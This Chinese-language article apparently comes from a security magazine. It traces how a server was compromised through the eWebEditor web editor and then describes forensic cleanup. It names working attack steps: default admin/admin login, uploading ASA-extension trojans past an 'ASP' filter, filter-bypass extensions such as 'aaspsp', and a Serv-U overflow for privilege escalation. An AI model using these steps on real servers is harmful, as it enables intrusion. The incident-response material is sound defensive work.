功能的确强大，佩服佩服。马上下载回来调试，发现在处理上传图片功能的upload.asp文件里有如下代码

```
' 检测扩展名的有效性
Sub CheckValidExt(sExt)
        Dim b, i, aExt
        b = False
        aExt = Split(sAllowExt, "|")
        For i = 0 To UBound(aExt)
                If LCase(aExt(i)) = sExt Then
                        b = True
                        Exit For
                End If
        Next
If b = False Then
OutScript("parent.UploadError('提示：\n\n请选择一个有效的文件，\n支持的格式有（"+sAllowExt+"）！')")
Response.End
End If
End Sub
' 初始化上传限制数据
Sub InitUpload()
sType = UCase(Trim(Request.QueryString("type")))
sStyleName = Get_SafeStr(Trim(Request.QueryString("style")))
sSql = "select * from ewebeditor_style where s_name='" &
sStyleName & "'"
```

```
oRs.Open sSql, oConn, 0, 1
If Not oRs.Eof Then
sBaseUrl = oRs("S_BaseUrl")
nUploadObject = oRs("S_UploadObject")
nAutoDir = oRs("S_AutoDir")
sUploadDir = oRs("S_UploadDir")
Select Case sBaseUrl
Case "0"
sContentPath = oRs("S_ContentPath")
Case "1"
sContentPath = RelativePath2RootPath(sUploadDir)
Case "2"
sContentPath = RootPath2DomainPath(RelativePath2RootPath
(sUploadDir))
Else
OutScript("parent.UploadError('无效的样式ID号，请通过页面上的链接进行操作！')")
End If
oRs.Close
' 任何情况下都不允许上传asp脚本文件
sAllowExt = Replace(UCase(sAllowExt), "ASP", "")
End Sub
```

把格式保存在数据库里，从数据库里读取上传允许的格式，最后还为了防止非法上传文件而过滤了ASP的扩展名，看到最后一句了吗，把格式中的ASP过滤为空。这样的过滤看起来很安全，实际上IIS默认用asp.dll处理的不仅仅有ASP还有ASA、CER、CDX、HTR等，打开你的IIS就可以发现，如图3所示。




图3

所以攻击者当然可以上传ASA格式的文件。在上传非法文件之前要登录进去，那么他如何进去的呢？打开数据库看了一下，发现EWebEditor_System表保存的管理员账号密码信息都用MD5加密过，无意打开说明文件看到如下的文字：

```
后台管理地址 http://127.0.0.1/ewebeditor/admin_default.asp
默认登录用户: admin
默认登录密码: admin
```

于是试着用默认的账号密码登录了一下，想不到居然轻松进入，如图4所示。

接下来要做的就是在样式管理处上传ASA格式的ASP木马，此处不再多说。至于修补，里面有个修改用户名和密码的功能，大家改一下就可以了。这样后台的上传漏洞就没办法利用了，因为后台页面都调用Admin_Private.asp进行验证，其代码如下：




图4

```
If Session("EWebEditor_User") = "" Then
        Response.Redirect "admin_login.asp"
        Response.End
End If
```

Session欺骗几乎是不可能的，但这里依然有安全隐患，因为它只是简单的判断了Session("EWebEditor_User")是否为空，如果我们有条件访问一个有Session("EWebEditor_User") = "lovexyskyhaha"的页面，再访问EWebEditor后台就可以成功了。另外sAllowExt = Replace(UCase(sAllowExt), "ASP", "")这种过滤方式也很容易被突破，原因在于Replace函数本身的问题，不信你试着在上传格式里加入aaspsp或asaspp，同样可以上传。

提权还靠Serv_u溢出

IIS日志分析的差不多了，只可惜上传的ASA文件不见了，后来无意看到服务器桌面右下角的江民杀毒，所以去查了一下杀毒记录，说不定会看到什么有用的东西，一检查果然有所收获，如图5所示。




图5

有个CleanIlsLog.exe，肯定是想清掉IIS日志吧，可惜被杀了。否则我前面哪会这么轻易的查到问题出在EWebEditor上？还有Gina.dll木马，一个用来记录管理员登录账号密码的工具，不过这是很老的东西了，也难怪会被杀。

等等，这些文件从哪来的呢？gina.dll不得而知，但是CleanIlsLog.exe这个文件却是用IE直接访问下载到临时目录时被江民杀掉的，那么这个入侵者很可能已经拿到权限了。分析了一下，IIS配置的权限是很低的，服务器开了远程桌面便于管理，装有Serv_u FTP方便上传文件，再就是装了江民杀毒软件。难道是传说中的3389溢出，不过可能性很小，还是去看一下系统事件吧。在事件查看器里看到有连续4条关于Serv-U FTP Server信息，其中一条事件的详细信息如图6所示。

试着传了一个WebShell上去，然后溢出提升权限，果然执行成功并且在事件查看器里可以看到每执行一条

命令就会产生两条关于Serv-U FTP Server的事件信息，这里只抓个图证明一下，如图7所示：




图6

想不到提升权限这么轻而易举，加个账号就可以远程桌面连接了，可恶的Serv-U，看来还得帮它补漏洞……




图7

看我七十二变VS赶尽杀绝

通过前面的日志，我们已经很清楚地知道入侵者得到了系统管理权限。一般入侵者控制了一台机器以后，都会留下一些后门程序方便自己下次进入，那么这些程序从哪能发现呢？不知道专业人士是如何进行的，反正我一般都是从系统的日志、文件的创建或改动、端口与进程、服务列表、注册表等入手的。

1.从IIS日志文件与事件查看器看到的事件信息已经分析过了，就不再说了。

2.利用系统自带的搜索功能 注意利用它的搜索选项，这里就选创建时间吧，结果找到了Radmin目录，说明服务器很可能被安装了Radmin远程控制软件，如图8所示。




图8

还可以看到有哪些比较关键的文件被创建，比如ASP木马程序等。

3.在CMD下用"netstat -an"查看当前的端口连接状态，可以看到哪些端口正被访问，哪些端口正在监听，运气好也许可以看到入侵者用3389连接服务器。如果觉得系统自带的"netstat -an"不够用的话也可以借助于比较专业的查看端口或进程的工具。如Fport就可以看到端口对应的进程文件，其命令如下。

```
C:\Test\ls>fport
FPort v2.0 - TCP/IP Process to Port Mapper
Pid   Process          Port  Proto Path
532   SERVUD~1     ->   21    TCP    C:
\FTPSER~1\SERVUD~1.EXE
1316  inetinfo     ->   80    TCP    C:
\WINNT\System32\inetsrv\inetinfo.exe
524   svchost      ->   135   TCP    C:
\WINNT\system32\svchost.exe
8     System       ->   139   TCP
584   msdtc        ->   1025  TCP    C:
\WINNT\System32\msdtc.exe
1316  inetinfo     ->   1028  TCP    C:
\WINNT\System32\inetsrv\inetinfo.exe
8     System       ->   1033  TCP
916   Explorer     ->   1098  TCP    C:
\WINNT\system32\Explorer.exe
868   sqlservr     ->   1433  TCP    C:
\PROGRA~1\MICROS~4\MSSQL\binn\sqlservr.exe
8     System       ->   2254  TCP
```

可以看到有21、80、1098、1433等端口，其中1098端口对应的就是Radmin的远程控制端口。

> **小知识** 在Windows系统中，用Ctrl+Alt+Del就可以调出任务管理器查看进程了，看到可疑进程就得小心了哦。对付隐藏的进程得用其它办法，比如用knpls l列进程，用knlps k杀进程，可以杀掉在任务管理器里没有权限结束的进程，万一遇上更厉害的后门程序也可以请出冰刃IceSword来。

4.在运行里输入"services.msc"就可以打开服务列表，需要注意一些比较危险的服务是否被关闭。经检查，这台服务器上的Telnet服务开放，另外还有Remote Administrator Service服务，如图9所示：




图9

5.打开注册表，很轻易就找到关于Radmin的记录。在启动项没发现其它可疑的选项，不过玩黑的朋友都知道还有一个地方要看，那就是注册表的SAM项，因为这里很可能有隐藏的账号或者克隆的账

号。我在注册表的SAM项里发现了带$的隐藏账号，如图10所示。

